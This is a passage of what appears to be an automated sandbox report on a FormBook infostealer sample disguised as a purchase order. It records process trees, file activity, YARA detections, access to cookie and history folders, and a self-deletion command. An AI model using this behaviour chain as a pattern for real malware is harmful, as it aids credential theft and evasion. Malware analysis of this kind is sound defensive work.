Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Ver	success or wait	1	6E3FC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0C5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0C5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0CCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0C5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0C5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF31B4F	ReadFile

Analysis Process: PO 367628usa.exe PID: 6692 Parent PID: 6596

General

Start time:	14:43:13
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\PO 367628usa.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\PO 367628usa.exe
Imagebase:	0x10000
File size:	846336 bytes
MD5 hash:	42CF4C3943D5A839412A16A4D8B8D65D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: PO 367628usa.exe PID: 6700 Parent PID: 6596

General

Start time:	14:43:14
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\PO 367628usa.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\PO 367628usa.exe
Imagebase:	0x330000
File size:	846336 bytes
MD5 hash:	42CF4C3943D5A839412A16A4D8B8D65D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: PO 367628usa.exe PID: 6716 Parent PID: 6596

General

Start time:	14:43:14
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\PO 367628usa.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\PO 367628usa.exe
Imagebase:	0x340000
File size:	846336 bytes
MD5 hash:	42CF4C3943D5A839412A16A4D8B8D65D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: PO 367628usa.exe PID: 6724 Parent PID: 6596

General

Start time:	14:43:15
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\PO 367628usa.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\PO 367628usa.exe
Imagebase:	0xdc0000
File size:	846336 bytes
MD5 hash:	42CF4C3943D5A839412A16A4D8B8D65D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.389944333.0000000001440000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.389944333.0000000001440000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.389944333.0000000001440000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.390287791.0000000001860000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.390287791.0000000001860000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.390287791.0000000001860000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.388446461.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.388446461.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.388446461.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 6724

General

Start time:	14:43:20
Start date:	12/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: raserver.exe PID: 7104 Parent PID: 3440

General

Start time:	14:43:32
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0x950000
File size:	108544 bytes
MD5 hash:	2AADF65E395BFBD0D9B71D7279C8B5EC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.588488580.0000000000910000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.588488580.0000000000910000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.588488580.0000000000910000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.589496878.0000000002E40000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.589496878.0000000002E40000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.589496878.0000000002E40000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.589661592.0000000002E70000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.589661592.0000000002E70000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.589661592.0000000002E70000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9289AE	HttpSendRequestA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	9282B7	NtReadFile

Analysis Process: cmd.exe PID: 5544 Parent PID: 7104

General

Start time:	14:43:37
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\PO 367628usa.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5804 Parent PID: 5544

General

Start time:	14:43:37
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis